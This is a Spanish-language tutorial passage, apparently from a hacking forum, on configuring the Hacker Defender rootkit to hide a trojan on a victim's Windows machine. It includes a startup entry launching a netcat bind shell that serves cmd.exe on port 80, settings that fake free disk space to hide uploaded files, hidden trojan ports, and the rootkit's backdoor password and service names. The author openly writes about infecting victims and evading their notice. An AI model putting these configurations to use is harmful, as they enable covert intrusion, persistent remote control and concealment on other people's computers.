
```
[Startup Run]
c:\nc.exe ? -l -p 80 -t -e cmd.exe
```

[Free Space]


Esta es una de mis favoritas con esto podemos simular una disminucion en el espacio libre del disco que queramos y para que sirve esto pues es logico por ejemplo le puedes subir 5GB de programas a su Disco duro xD para ocultarte mejor o para instalarle otros programas complementarios a tu troyano , o derrepente quieres capturar cosas y guardarlas es su disco duro (aya ustedes :)) entonces cuendo le subas las 5 gigas su disco seguira igualito no abra pasado nada.

```
[Free Space]
c:1000000000
```

aquí sin escribir codigo




aquí con el codigo escrito y ejecutado .




[Hidden Ports]

Esta otra opcion sirve mucho tu sabes que cundo tu infectas a una victima por defecto le abre un puerto y aparte este escucha un puerto mas bien dicho hay un puerto de salida(tcpo) y otro de entrada (tcpi) o=outbound i=inbound

[Hidden Ports]
TCPI:1028
TCPO:3460
UDP:1900





Ya me canse de escribir :D

[Settings]

La opcion settings te permite configurar el hacker defender a tu manera las 3 primeras opciones son para el backdoor que tiene el hxd por defecto , pero no me gusta su configuracion , es muy detectado y consume recursos en fin no lo recomiendo mejor usaria el netcat , la cuarta opcion es el nombre del servicio en este caso hackeDefender100 si uno quiere lo puede modificar y es igual con la quinta opcion solo que este es el nombre del servicio con el cual lo reconoce windows. por ejemplo si se esta ejecuntado el servicio del HxD y la victima quiere parar el servicio solo bastaria con teclear en la consola "net stop "hxd service 100" automaticamente detendria el proceso y todo regresaria a la normalidad =) las otras opciones son de los drivers.

```
[Settings]
Password=hxdef-rulez
BackdoorShell=hxdefß$.exe
FileMappingName=_.-=[Hacker Defender]=-._
ServiceName=HackerDefender100
ServiceDisplayName=HXD Service 100
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

Bueno eso es todo.

 Saludos a toda la gente underground¡